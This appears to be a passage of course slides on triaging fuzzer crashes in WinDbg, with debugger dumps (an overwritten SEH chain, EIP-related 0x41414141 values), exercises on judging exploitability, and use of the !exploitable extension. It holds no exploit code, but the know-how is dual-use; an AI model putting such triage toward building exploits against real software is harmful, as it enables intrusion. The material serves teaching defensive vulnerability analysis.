eax=00362530 ebx=00000000 ecx=00000000 edx=0036c5b0 esi=008f4e83 edi=00000000
eip=68125930 esp=0012fd28 ebp=0012fd40 iopl=0         nv up ei pl zr na pe nc
cs=001b  ss=0023  ds=0023  es=0023  fs=003b  gs=0000             efl=00210246
*** ERROR: Symbol file could not be found.  Defaulted to export symbols for C:\class\cdf\cc
SDL!SDL_DisplayFormat+0x20:
68125930 8b01            mov     eax,dword ptr [ecx]  ds:0023:00000000=????????
Missing image name, possible paged-out or corrupt data.
Missing image name, possible paged-out or corrupt data.
0:000> r
eax=00362530 ebx=00000000 ecx=00000000 edx=0036c5b0 esi=008f4e83 edi=00000000
eip=68125930 esp=0012fd28 ebp=0012fd40 iopl=0         nv up ei pl zr na pe nc
cs=001b  ss=0023  ds=0023  es=0023  fs=003b  gs=0000             efl=00210246
SDL!SDL_DisplayFormat+0x20:
68125930 8b01            mov     eax,dword ptr [ecx]  ds:0023:00000000=????????
0:000> u eip
SDL!SDL_DisplayFormat+0x20:
68125930 8b01            mov     eax,dword ptr [ecx]
68125932 2500300100      and     eax,offset <Unloaded_AN32.dll>+0x12fff (00013000)
68125937 09d8            or      eax,ebx
68125939 89442408        mov     dword ptr [esp+8],eax
6812593d 8b4204          mov     eax,dword ptr [edx+4]
68125940 890c24          mov     dword ptr [esp],ecx
68125943 89442404        mov     dword ptr [esp+4],eax
68125947 e874f9ffff      call    SDL!SDL_ConvertSurface (681252c0)
0:000> ub eip
SDL!SDL_DisplayFormat+0x7:
68125917 a190931468      mov     eax,dword ptr [SDL!SDL_UnloadObject+0xe190 (68149390)]
6812591c 8b4d08          mov     ecx,dword ptr [ebp+8]
6812591f 8b903c010000    mov     edx,dword ptr <Unloaded_AN32.dll>+0x13b (0000013c)[eax]
68125925 85d2            test    edx,edx
68125927 7434            je      SDL!SDL_DisplayFormat+0x4d (6812595d)
68125929 31db            xor     ebx,ebx
6812592b f60201          test    byte ptr [edx],1
6812592e 7522            jne     SDL!SDL_DisplayFormat+0x42 (68125952)
```

- Exploitable/not exploitable?


Crash example



```
(86c.e88): Access violation - code c0000005 (first chance)
First chance exceptions are reported before any exception handling.
This exception may be expected and handled.
eax=000000de ebx=000007ff ecx=0000002b edx=00000000 esi=00345ecc edi=00130
eip=7855aed8 esp=0012fa90 ebp=0012fa98 iopl=0         nv up ei pl nz na pe
cs=001b  ss=0023  ds=0023  es=0023  fs=003b  gs=0000             efl=00010
MSVCR90!LeadUpVec+0x2c:
7855aed8 f3a5            rep movs dword ptr es:[edi],dword ptr [esi]
0:000> kv
ChildEBP RetAddr  Args to Child
0012fa98 785569ed 0012fb6d 00345a39 0000053f MSVCR90!LeadUpVec+0x2c [f:\dd
0012fab4 785504b6 0012fb6d fffffffe 00345a39 MSVCR90!memcpy_s+0x4a (FPO: [
0012fae8 78550680 0012fb6c ffffffff 00000001 MSVCR90!_fread_nolock_s+0xdc
0012fb30 785506be 0012fb6c ffffffff 00000001 MSVCR90!fread_s+0x75 (FPO: [N
0012fb4c 00401094 0012fb6c 00000001 00000800 MSVCR90!fread+0x18 (FPO: [Non
0012ff6c deadbeef deadbeef deadbeef deadbeef seh_overflow!read_file+0x84 (
WARNING: Frame IP not in any known module. Following frames may be wrong.
0012ffc0 deadbeef deadbeef deadbeef deadbeef 0xdeadbeef
0012ffc4 deadbeef deadbeef deadbeef deadbeef 0xdeadbeef
0012ffc8 deadbeef deadbeef deadbeef deadbeef 0xdeadbeef
0012ffcc deadbeef deadbeef deadbeef deadbeef 0xdeadbeef
0012ffd0 deadbeef deadbeef deadbeef deadbeef 0xdeadbeef
0012ffd4 deadbeef deadbeef deadbeef deadbeef 0xdeadbeef
0012ffd8 deadbeef deadbeef deadbeef deadbeef 0xdeadbeef
0012ffdc deadbeef deadbeef deadbeef deadbeef 0xdeadbeef
0012ffe0 deadbeef deadbeef deadbeef deadbeef 0xdeadbeef
0012ffe4 deadbeef deadbeef deadbeef deadbeef 0xdeadbeef
0012ffe8 deadbeef deadbeef deadbeef deadbeef 0xdeadbeef
0012ffec deadbeef deadbeef deadbeef deadbeef 0xdeadbeef
0012fff0 deadbeef deadbeef deadbeef 78746341 0xdeadbeef
0012fff4 deadbeef deadbeef 78746341 00000020 0xdeadbeef
0:000> !exchain
0012fb20: MSVCR90!_except_handler4+0 (7858cf3e)
0012ffb0: deadbeef
Invalid exception stack at deadbeef
```

- Exploitable/non exploitable?


Crash example



```
(850.3c0): Access violation - code c0000005 (first chance)
First chance exceptions are reported before any exception handling.
This exception may be expected and handled.
eax=0012ff1c ebx=7ffdf000 ecx=0012ff1c edx=41414141 esi=0012fddc edi=0012ff68
eip=004114db esp=0012fddc ebp=0012ff68 iopl=0         nv up ei pl zr na pe nc
cs=001b  ss=0023  ds=0023  es=0023  fs=003b  gs=0000             efl=00010246
*** ERROR: Module load completed but symbols could not be loaded for [redacted].exe
[redacted]+0x114db:
004114db 8b02            mov     eax,dword ptr [edx]  ds:0023:41414141=????????
```

- Exploitable/non exploitable?


Example continued



```
0:000> g
(850.3c0): Access violation - code c0000005 (first chance)
First chance exceptions are reported before any exception handling.
This exception may be expected and handled.
eax=0012ff1c ebx=7ffdf000 ecx=0012ff1c edx=41414141 esi=0012fddc edi=0012ff68
eip=004114db esp=0012fddc ebp=0012ff68 iopl=0         nv up ei pl zr na pe nc
cs=001b  ss=0023  ds=0023  es=0023  fs=003b  gs=0000             efl=00010246
*** ERROR: Module load completed but symbols could not be loaded for [redacted]
[redacted]+0x114db:
004114db 8b02            mov     eax,dword ptr [edx]  ds:0023:41414141=????????
0:000> u eip
[redacted]+0x114db:
004114db 8b02            mov     eax,dword ptr [edx]
004114dd ffd0            call    eax
004114df 3bf4            cmp     esi,esp
004114e1 e882fcffff      call    [redacted]+0x11168 (00411168)
004114e6 33c0            xor     eax,eax
004114e8 52              push    edx
004114e9 8bcd            mov     ecx,ebp
004114eb 50              push    eax
```

- How about now?

Difficult crash dump



```
(7c8.ec): Access violation - code c0000005 (first chance)
First chance exceptions are reported before any exception handling.
This exception may be expected and handled.
eax=0012f701 ebx=05e6441c ecx=00000008 edx=00641994 esi=000005f4 edi=00000000
eip=00000008 esp=0012f8a0 ebp=00000001 iopl=0         nv up ei pl zr na pe nc
cs=001b  ss=0023  ds=0023  es=0023  fs=003b  gs=0000             efl=00210246
00000008 ??              ???
0:000> u eip
00000008 ??              ???
           ^ Memory access error in 'u eip'
0:000> kv
ChildEBP RetAddr  Args to Child
WARNING: Frame IP not in any known module. Following frames may be wrong.
0012f89c 00000000 00000001 00000008 00000001 0x8
```


```
0:000>
```

- Sometimes the crashes you get provide no context because the process has been too far corrupted.

Rules of thumb

- It is difficult to tell right away the implications of a bug just by looking at state during crash.
- Often it is easy to determine exploitability, for instance, if EIP=41414141
- Non-exploitability is harder.
- In order to make stronger statement about the security implications of a crash, you really need to reproduce the crash and step through the crash in a debugger.


Example crash analysis



```
CRASH DETECTED
cdf_reader.exe:00401066 mov al,[esi] from thread 3200 caused access violation
when attempting to read from 0x018663b5

CONTEXT DUMP
  EIP: 00401066 mov al,[esi]
  EAX: 00000003 (         3) -> N/A
  EBX: 00f715c0 (  16192960) -> 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00
00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00
 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 0
0 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00
00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00
 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 0
0 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00  (heap)
  ECX: 00000000 (         0) -> N/A
  EDX: 0000001c (        28) -> N/A
  EDI: 00000003 (         3) -> N/A
  ESI: 018663b5 (  25584565) -> N/A
```

- This crash looks interesting to me.
- I'm crashing on a bad dereference, but esi is not null, ruling out the obvious null pointer deference case. Let's be generous and assume ESI is completely attacker controlled.


Crash analysis continued



```
    0x0040106f push edi
    0x00401070 push dword 0x100
    0x00401075 mov [esp+0xc],al
    0x00401079 lea eax,[esp+0x14]
    0x0040107d push byte 0x0
    0x0040107f push eax
    0x00401080 mov [esp+0x15],cl

SEH unwind:
    0012ffe0 -> cdf_reader.exe:00401945 mov edi,edi
    ffffffff -> kernel32.dll:7c839ad8 push ebp


CRASH COUNT: 20
```

- I note that this is crash 20, which means the offending file should be stored in crash_20.cdf
- Let’s run that in the debugger to get a closer look.

Crash analysis continued



```
*** ERROR: Module load completed but symbols could not be loaded for cdf_reader.exe
cdf_reader+0x1066:
00401066 8a06            mov     al,byte ptr [esi]         ds:0023:0186645d=??
Missing image name, possible paged-out or corrupt data.
Missing image name, possible paged-out or corrupt data.
0:000> r
eax=00000003 ebx=00f715c0 ecx=00000000 edx=0000001c esi=0186645d edi=00000003
eip=00401066 esp=0012fc38 ebp=0036c5b0 iopl=0         nv up ei pl nz ac po nc
cs=001b  ss=0023  ds=0023  es=0023  fs=003b  gs=0000             efl=00210212
cdf_reader+0x1066:
00401066 8a06            mov     al,byte ptr [esi]         ds:0023:0186645d=??
0:000> u eip
*** ERROR: Symbol file could not be found.  Defaulted to export symbols for C:\class\c
cdf_reader+0x1066:
00401066 8a06            mov     al,byte ptr [esi]
00401068 8a4e04          mov     cl,byte ptr [esi+4]
0040106b 8a5608          mov     dl,byte ptr [esi+8]
0040106e 53              push    ebx
0040106f 57              push    edi
00401070 6800010000      push    offset <Unloaded_AN32.dll>+0xff (00000100)
00401075 8844240c        mov     byte ptr [esp+0Ch],al
00401079 8d442414        lea     eax,[esp+14h]
0:000> db esi
0186645d  ?? ?? ?? ?? ?? ?? ?? ??-?? ?? ?? ?? ?? ?? ?? ??  ????????????????
0186646d  ?? ?? ?? ?? ?? ?? ?? ??-?? ?? ?? ?? ?? ?? ?? ??  ????????????????
0186647d  ?? ?? ?? ?? ?? ?? ?? ??-?? ?? ?? ?? ?? ?? ?? ??  ????????????????
0186648d  ?? ?? ?? ?? ?? ?? ?? ??-?? ?? ?? ?? ?? ?? ?? ??  ????????????????
0186649d  ?? ?? ?? ?? ?? ?? ?? ??-?? ?? ?? ?? ?? ?? ?? ??  ????????????????
018664ad  ?? ?? ?? ?? ?? ?? ?? ??-?? ?? ?? ?? ?? ?? ?? ??  ????????????????
018664bd  ?? ?? ?? ?? ?? ?? ?? ??-?? ?? ?? ?? ?? ?? ?? ??  ????????????????
018664cd  ?? ?? ?? ?? ?? ?? ?? ??-?? ?? ?? ?? ?? ?? ?? ??  ????????????????
```

- Even assuming we control ESI, which we aren't really sure about, ESI isn't being used in many interesting ways, so I'm not too excited about this crash.


Your Turn

- Look at your crash log file, pick out a crash you think looks interesting.
- Reproduce the crash in WinDBG so you can get a better feel for the state of the program at crash time.
- Try to find one you feel confident is exploitable.
- Also try to find a crash you feel is not exploitable.

Questions you should be asking yourself

- What instruction did I crash on?
- Is the EIP/exception chain corrupted?
- What registers do I think I control at the time of the crash?
- What function did I crash in?
- Do I control the arguments to that function?
- What is the state of the stack during the crash?

Automated crash analysis



```
This exception may be expected and handled.
eax=00000003 ebx=00f715c0 ecx=00000000 edx=0000001c esi=0186644d edi=00000003
eip=00401066 esp=0012fc38 ebp=0036c5b0 iopl=0         nv up ei pl nz ac po nc
cs=001b  ss=0023  ds=0023  es=0023  fs=003b  gs=0000             efl=00210212
*** ERROR: Module load completed but symbols could not be loaded for cdf_reader.exe
cdf_reader+0x1066:
00401066 8a06            mov     al,byte ptr [esi]          ds:0023:0186644d=??
Missing image name, possible paged-out or corrupt data.
Missing image name, possible paged-out or corrupt data.
0:000> .load msec
0:000> !exploitable
*** ERROR: Symbol file could not be found.  Defaulted to export symbols for C:\class\cdf\cdf_reader\Release\SDL.dll -
Exploitability Classification: UNKNOWN
Recommended Bug Title: Data from Faulting Address is used as one or more arguments in a subsequent Function Call start

The data from the faulting address is later used as one or more of the arguments to a function call.
```

- Microsoft has developed a windbg module that will automatically attempt to classify a bug as exploitable/non-exploitable/unknown.
- To use it, run ".load msec" to load the module, then "!exploitable" after the crash as occurred to attempt to automatically classify the crash.

!exploitable

- !exploitable is using some pretty simple heuristics to attempt to classify a crash. For instance, if the crash occurs at a call instruction, it automatically classifies a bug as exploitable.
- !exploitable is far from perfect, it will classify some bugs as not-exploitable that are exploitable and vice-versa.
- However, it can be useful as a triaging tool to help you prioritize which bugs to investigate first, especially if you are a software engineer with limited security experience.

!exploitable experimentation

- Revisit some of the cdf reader crashes you generated while fuzzing. Use !exploitable to automatically generate a crash classification. Do you agree/disagree with the classification?

